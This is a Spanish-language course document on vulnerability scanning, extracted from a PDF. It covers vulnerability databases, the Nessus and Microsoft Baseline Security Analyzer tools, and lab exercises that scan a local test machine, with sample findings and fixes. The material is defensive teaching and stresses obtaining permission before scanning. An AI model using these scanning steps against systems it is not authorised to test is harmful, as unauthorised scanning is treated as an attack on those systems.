


Actualmente las organizaciones tienen medidas reactivas contra los ataques, se crean trampas para el momento en que se produce un ataque y además se dispone de herramientas para capturar el tráfico que pasa por un segmento de red.

El otro lado de la exploración de vulnerabilidades es usarlas como medidas preventivas y para ello, lo que se busca saber es cuán vulnerable son las máquinas de nuestra organización.


Se han hecho grandes esfuerzos en la comunidad informática para crear bases de datos formales donde se encuentra información crítica como: cual es vulnerabilidad, a que sistemas impacta, como se activa la vulnerabilidad, cual es el código que la activa, como se corrige la vulnerabilidad. Algunos portales importantes son:

2.1 http://www.securityfocus.com/




Es una de las bases de datos mas consultadas por los profesionales en seguridad informática por el contexto técnico aportado.

2.2 http://www.osvdb.org/




Esta base de datos tiene la mejor información sobre vulnerabilidades en el software open source.

2.3 http://secunia.com/



Secunia, tienen las mejores estadísticas de la aparición de vulnerabilidades por sistema operativo.

2.4 http://www.kb.cert.org/vuls/



Al igual que securityfocus, es una de las bases de datos mas consultadas por los profesionales en seguridad informática por el contexto técnico aportado.

3.0 Solución aproximada

3.1 En general

- Se debe hacer Prevención de intrusos para la LAN y WAN
- Se debe hacer Prevención de Intrusos en Wireless además de analizar vulnerabilidades
- La solución debe permitir enviar alarmas por celulares, e-mail, en el momento mismo en que se presenten las vulnerabilidades (7x24x365) ya sea al interior o al exterior de la red de la organización
- Las herramientas deben hacer recomendaciones sobre la acción a tomar para solucionar el problema, o mejor deben resolver la vulnerabilidad

3.2 En lo técnico

- Descubrimiento y valoración de activos: Debe estar en capacidad de descubrir los activos o recursos informáticos para su valorización o clasificación según la criticidad del negocio
- Análisis de vulnerabilidades: Debe hacer exploración de vulnerabilidades en forma programada según las necesidades del análisis de riesgos
- Remediación: Debe proveer información para la remediación de las vulnerabilidades encontradas y alimentar un sistema de seguimiento basado en numero de casos
- Indicadores de gestión: Debe generar reportes del nivel del riesgo y de cuanto hace falta para cumplir el estándar internacional de seguridad ISO IEC 27002
- Desempeño: La herramienta debe hacer un uso eficiente del ancho de banda

4.0 Herramientas más conocidas

4.1 Contextualización

Los sistemas operativos cada vez son más especializados y es muy probable encontrar un servidor Linux como servidor web pero es más probable encontrar Windows XP como estación de trabajo cliente en los usuarios finales. Ahora es muy probable encontrar un servidor Windows 2003 como servidor de archivos, impresoras y archivos, pero poco probable encontrar un Unix haciendo esas funciones.

Esto no quiere decir que uno es menor que otro, quiere decir que cada uno tiene características deseables para hacer una tarea especifica, cada sistema es especializado para ciertos servicios.


Ahora las vulnerabilidades por errores de programación e implementación son diferentes en cada plataforma, la solución a los desbordamientos de memoria o "buffers Overflows" son diferentes en cada plataforma, y de


hecho hay servicios particulares de gestión de bases de datos que son particulares a un sistema operativo, por ejemplo MS SQL Server es especifico a Microsoft, es impensable encontrar este motor de gestión en un servidor Unix BSD o Linux.

Por lo tanto existen herramientas en el mercado especializadas dependiendo de la plataforma del sistema operativo:


Para hacer este análisis de vulnerabilidades sobre servidores Linux y Unix es de suma utilidad el programa "**Nessus"**, en cambio para buscar las vulnerabilidades de los servidores y PC de escritorio MS Windows, se debe usar de preferencia "**Microsoft Baseline Security Analyzer".**

4.2 **Nessus** presenta una arquitectura modular, cliente-servidor Opensource, dispone de una base de datos de patrones de ataques para lanzar contra una máquina o conjunto de máquinas con el objetivo de localizar sus vulnerabilidades.






La versión a la fecha de nessus es la 3 y enfatiza en la eficiencia del lenguaje de ejecución de los scripts de análisis de vulnerabilidades.



Por ejemplo en la grafica anterior se nota que el lenguaje NASL3 el uso de los algoritmos de seguridad ahora es más eficiente en el consumo de ciclos de reloj.



Así mismo se nota que el consumo de memoria RAM es mucho menor que en la anterior versión nessus 2.0

4.3 Limitantes de Nessus

- Es abierto y Opensource, evalúa los sistemas operativos basado en los plugins
- Crece y escala por los plugins
- Hace uso eficiente del ancho de banda
- No hace cumplimiento de políticas
- No hay remediación de vulnerabilidades
- No hay inventario de recursos informáticos
- No hay seguimiento basado en tickets
- No muestra cuanto hace falta para llegar a la norma

4.4 "**Microsoft Baseline Security Analyzer", o** MBSA es una herramienta que permite a los usuarios y administradores de sistemas Windows verificar la configuración de seguridad, detectando los posibles problemas de seguridad en el sistema operativo y los diversos componentes instalados.

MBSA ha sido diseñado para analizar las máquinas que utilizan los sistemas operativos Microsoft Windows NT 4, Windows 2000, 2003, Windows XP (Professional y Home Edition) para determinar la presencia de los últimos parches de seguridad publicados y, adicionalmente, verificar la configuración de los diversos componentes para determinar la posible presencia de configuraciones erróneas que pueden provocar brechas en la seguridad.

4.5 Limitantes de MBSA

- Es propietario, solo sirve para evaluar vulnerabilidades en Microsoft
- Hace uso eficiente del ancho de banda
- No hace cumplimiento de políticas
- No hay remediación de vulnerabilidades
- No hay inventario de recursos informáticos
- No hay seguimiento basado en tickets
- No muestra cuanto hace falta para llegar a la norma

5.0 Que tipo de precauciones deben tomarse con las herramientas de exploración de vulnerabilidades

- Se recomienda poner banners que informen al intruso sobre las políticas de no hacer scanner a

nuestros servicios
- Si ya hay logs que nos indiquen que se están haciendo scaners a nuestros servicios se podría poner un detector de scaneers como portsentry, courtney, icmpinfo y scan-detector por ejemplo

6.0 Quien debe ejecutar las herramientas de exploración de vulnerabilidades


- El Administrador de la red
- Los asesores externos en seguridad informática que estén autorizados por la organización
- El grupo de investigación forense encargado de los honeypots de la organización
- Es recomendable automatizar la ejecución de estas herramientas así como el envío de los reportes generados

7.0 Como ayudan los resultados obtenidos por las herramientas de exploración de vulnerabilidades

- Los reportes que generan las herramientas son tan detallados que nos indican exactamente como arreglar las vulnerabilidades de nuestros sistemas críticos del negocio
- Según las necesidades se debería ejecutar con frecuencia en nuestra red por lo menos cada semana para buscar vulnerabilidades y detectarlas antes de que los intrusos lo hagan por nosotros

8.0 Quien debe leer esos reportes dentro de la organización

- La dirección de informática, la dirección de riesgos, auditoria: La alta gerencia debe estar informada para generarles conciencia sobre el hecho de que los recursos informáticos si impactan al negocio al ser accionados los "exploits" respectivos que ya son de conocimiento publico




9.0 Productos Comerciales

Existe la tendencia de usar el motor de análisis de vulnerabilidades "nessus" por su riqueza en características y bajo costo, además del soporte a la extensibilidad y escalabilidad por medio de plugins o componentes que amplían las características de nessus.

Los productos más importantes que usan este motor para el análisis de vulnerabilidades son Catbird (c) (www.catbird.com):

9.1 Catbird (c) es muy fuerte pues usa un portal para la gestión centralizada de las vulnerabilidades, analiza externamente e internamente la red teniendo en cuenta los accesos inalámbricos. Además hace monitoreo de servicios de red como el DNS y la disponibilidad de los portales web de las organizaciones.



9.2 Tenable Network Security (c) (www.tenablesecurity.com):

Su fortaleza es la gestión de los eventos de seguridad y el cumplimiento de las políticas de parches o suplementos a la infraestructura de servidores y PCs de usuarios. Es vital el análisis de vulnerabilidades para saber que suplementos debe instalar.


10.0 Laboratorios

10.1 Laboratorio: Nessus

Se recomienda usar una maquina virtual para emular los diferentes sistemas operativos, es recomendable el Linux Auditor, Remote-exploit o el Linux knoppix-std.

Antes de empezar con cualquier prueba es importante remarcar que la actividad de la herramienta nessus para exploración de vulnerabilidades se considera un ataque contra la máquina objetivo, y como tal nunca debe hacerse sin previo permiso del administrador del sistema implicado.

Nos planteamos ahora ver cuál es el estado de la seguridad de nuestra máquina virtual linux.



Para disponer de más datos, vamos a hacer que el sistema Linux de pruebas se comporte como un servidor de muchos servicios.

Prerrequisitos:

Debe utilizarse el sistema Linux orientado a las auditorias en seguridad informatica recomendado que ya tenga instalado el software nessus, ahora si tiene otro Linux como Fedora Core V, siga los siguientes pasos:

1. Posicionese en el direcotio /tmp

   # cd /tmp

2. Baje e instale la ultima version del sitio www.nessus.org, a la fecha de este documento existe la version 3.0.5

   # rpm –Uhv Nessus-3.0.5-fcs.i386.rpm

3. Adicione el usuario administrador llamado "admin" con la clave "sistemas" para gestionar la herramienta

   # /opt/nessus/sbin/nessus-add-first-user

4. Suba el servicio con el comando

   # /sbin/service nessusd start

5. Instale el software de tipo cliente para interactuar con l servidor

   # rpm –Uhv NessusClient-1.0.2-fc5.i386.rpm

6. Ejecute el cliente y pruebe un analisis de vulnerabilidades

   # /usr/X11R6/bin/NessusClient &

A continuación, ejecutaremos nessus para ver las vulnerabilidades que detecta en el servidor Linux de pruebas.

Pasos:

7. Poner en funcionamiento los servidores de correo, web y SSH si no estan activaados
8. Crear el certificado de seguridad con el comando nessus-mkcert si no ha sido creado

9. Crear un usuario nessus con el comando nessus-adduser si este no se ha creado
10. Iniciar el servidor con el comando nessusd si este no se ha lanzado
11. Ejecutar el cliente "nessus" desde el modo grafico con el comando nessus si tiene un Linux de auditoria
12. Hacer inicio de sesión como usuario nessus o admin., dependiendo del usuario creado en el paso respectivo
13. Indicar como Target el objetivo de nuestro análisis. En concreto será el host local 127.0.0.1. Notar que podríamos indicar una red entera.
14. Revisar el conjunto de 'plugins' que tiene la herramienta. en nuestro caso le diremos que realice todos los ataques excepto los peligrosos. ('Enable all but dangerous plugins').
15. Una vez hecho esto, iniciar el scanning de puertos (Start scan).
16. Finalmente, comprobar el informe de resultados de vulnerabilidades.

Resultado: Se describen las más importantes:

Puerto	**Severidad**	**Descripción**	**Factor de riesgo**
Web(80)	Hueco de seguridad	Problema: El cgi perl puede ser lanzado por un usuario malintencionado y quedaria con los permisos del usuario que lanzo el servidor apache. Solucion: Se debe remover el programa perl del directorio /cgi-bin	Alto
Web(80)	Warning	Problema: El directorio /doc es explorable Solucion: Restringir el acceso con el comando Directory.	Alto
Ssh(22)	Hueco de seguridad	Problema: Una version del servidor ssh anterior a la version 3.2.1 esta instalada y se cree que existe una vulnerabilidad en la administracion de buffers que permite al atacante ejecutar comandos en forma arbitraria. Solucion: Se debe actualizar a una version mas reciente o parchar la actual	Alto
Netbios-ssn(139)	Hueco de seguridad	Problema: Una sesion NULL puede tener accso al recurso IPC$ con permisos de lectura y escritura Solucion: En el explorador de windowsNTelija boton derecho en cada carpeta y elija permisos para denegarlo.	Alto

Este es una parte del archivo del reporte para leer en nessus:

timestamps|||scan_start|Fri Jan 27 12:05:31 2006|
timestamps||127.0.0.1|host_start|Fri Jan 27 12:05:31 2006|
results|127.0.0|127.0.0.1|sunrpc (111/tcp)|10223|Security Note|\nThe RPC portmapper is running on this port.\n\nAn attacker may use it to enumerate your list\nof RPC services. We recommend you filter traffic\ngoing to this port.\n\nRisk factor : Low\nCVE : CAN-1999-0632, CVE-1999-0189\nBID : 205\n
results|127.0.0|127.0.0.1|microsoft-ds (445/tcp)|11011|Security Note|A CIFS server is running on this port\n
results|127.0.0|127.0.0.1|netbios-ssn (139/tcp)|11011|Security Note|An SMB server is running on this port\n
…

Fin del laboratorio

10.2 Laboratorio: Microsoft Baseline Security Analyzer


Se debe hacer exploración de vulnerabilidades a un servidor Windows 2000 como mínimo y es deseable que el Windows 2000 este con suplementos a la fecha.


Se recomienda usar una maquina virtual para emular los diferentes sistemas operativos.

Prerrequisitos: Instalar la herramienta MBSA 2.0 (**Microsoft Baseline Security Analyzer 2.0**) en la máquina virtual Windows.

Se puede descargar desde la siguiente URL:

http://www.microsoft.com/technet/security/tools/mbsa2/default.mspx






Paso 1: Ejecute MBSA localmente y comente tanto el funcionamiento de la herramienta como el resultado obtenido. Note que la herramienta indica los posibles errores y agujeros de seguridad del servidor y en la mayoría de los casos indica cómo solucionarlos. Observe que no se limita a la seguridad del sistema operativo, sino que además busca vulnerabilidades en otras aplicaciones servidor de Microsoft como IIS o SQL.


Se inicia el programa MBSA:

Se diligencian los datos requeridos para escanear la maquina que para este caso es la maquina local:

Ahora se da inicio a la exploración de vulnerabilidades haciendo click en la opción Start scan:



Al terminar genera un reporte que se muestra en pantalla así:



Revisemos los estados de las diferentes alertas o avisos que genera el reporte:


: Este símbolo significa que paso la revisión


: Este símbolo significa que se recomienda implementar


'
: Este símbolo significa que es información adicional

 : Este símbolo significa que es una falla no crítica

 : Este símbolo significa que es una falla crítica.

Bien ahora pasemos a comentar el resultado obtenido en el escaneo:

Computer name:	WORKGROUP\UOC_SSO
IP address:	192.168.3.5
Security report name:	WORKGROUP - UOC_SSO (5-11-2006 6-18 PM)
Scan date:	5/11/2006 6:18 PM
Catalog synchronization date:	Security updates scan not performed
Security assessment:	Severe Risk

Windows Scan Results

Administrative Vulnerabilities

Score	Issue	Result
	Restrict Anonymous	Computer is running with RestrictAnonymous = 0. This level allows basic enumeration of user accounts policies, and system information. Set RestrictAnonymous = 2 to ensure maximum security.

En esta parte de vulnerabilidades administrativas en nuestro primer dato nos indica que hay una falla critica referente a restringir anónimos, nos indica que Windows esta corriendo en un nivel cero (0) y que lo correcto debería ser un nivel dos (2).

	Password Expiration	Some user accounts (2 of 7) have non-expiring passwords. **User** Administrator Guest IUSR_PRACTICAUOC IWAM_PRACTICAUOC TsInternetUser

En esta parte de expiración de claves nos indica que existen de 2 a 7 claves que no tienen configurado tiempo de expiración y nos lista los usuarios que en nuestro caso son cinco, y es una falla no critica.

	Automatic Updates	The Automatic Updates feature has not been configured on this computer. Please use the Control Panel to configure Automatic Updates.

Aquí nos indica que Windows no tiene configurado la parte de actualizaciones automáticas y nos indica que por panel de control podemos habilitarlo, y es una falla no crítica.

	Windows Firewall	Windows Firewall is not installed or configured properly, or is not available on this version of Windows.

En esta parte nos indica que Windows no tiene un firewall instalado o que tiene una versión que no soporta, y recomienda implementar un firewall dentro del servidor.

Incomplete Updates	No incomplete software update installations were found.

Aquí en actualizaciones incompletas nos indica que no encontró ninguna instalación de actualizaciones incompleta.

Local Account Password Test — Some user accounts (1 of 7) have blank or simple passwords, or could not be analyzed.

User	Weak Password	Locked Out	Disabled
Guest	Weak	-	Disabled
Administrator	-	-	-
IUSR_PRACTICAUOC	-	-	-
IWAM_PRACTICAUOC	-	-	-
JParra	-	-	-
TsInternetUser	-	-	-
csso	-	-	-

En esta prueba de cuentas locales, las 7 cuentas pasaron la prueba y muestran la señal que paso la revisión.

File System — All hard drives (1) are using the NTFS file system.

Drive Letter	File System
C:	NTFS

Aquí nos indica en la parte de File System que los discos están usando NTFS y que esto es correcto.

Guest Account	The Guest account is disabled on this computer.

En esta parte de cuentas de invitados me indica que esta opción esta deshabilitada en Windows y que esto es correcto.

Autologon	Autologon is not configured on this computer.

Aquí me indica que la parte de autologon en Windows no esta configurada y que esto es correcto.

Administrators — No more than 2 Administrators were found on this computer.

User
Administrator


En la parte de administradores me indica que no hay más de 2 cuentas administradoras y por consiguiente es correcto.

Additional System Information

Score	Issue	Result
	Windows Version	Computer is running Windows 2000 or greater.


En esta sección de Información adicional del sistema, el primer ítem nos indica a modo de información que el sistema operativo es Windows 2000 o superior.

En esta parte de auditoria recomiendan habilitarla, para verificar los logs que se generen mediante el monitor de eventos y así poder controlar accesos indebidos.



En este item de compartir, ha manera de información nos indica que hay dos directorios que Windows esta compartiendo.

En la parte de servicios recomienda que los cuatro servicios que lista son innecesarios y por consiguiente seria bueno deshabilitarlos.




En esta sección de administración de vulnerabilidades, el item de ejemplos de aplicaciones, nos dice que algunos ejemplos de aplicaciones de IIS se encuentran instalados y toma esto como una falla critica.

Parent Paths — Parent paths are enabled in some web sites and/or virtual directories.


Web Site	Virtual Directory
Administration Web Site	-
Administration Web Site	IISAdmin
Default Web Site	-
Default Web Site	Scripts
Default Web Site	IISAdmin
Default Web Site	IISSamples
Default Web Site	MSADC
Default Web Site	_vti_bin
Default Web Site	PBServer
Default Web Site	PBSData
Default Web Site	Rpc

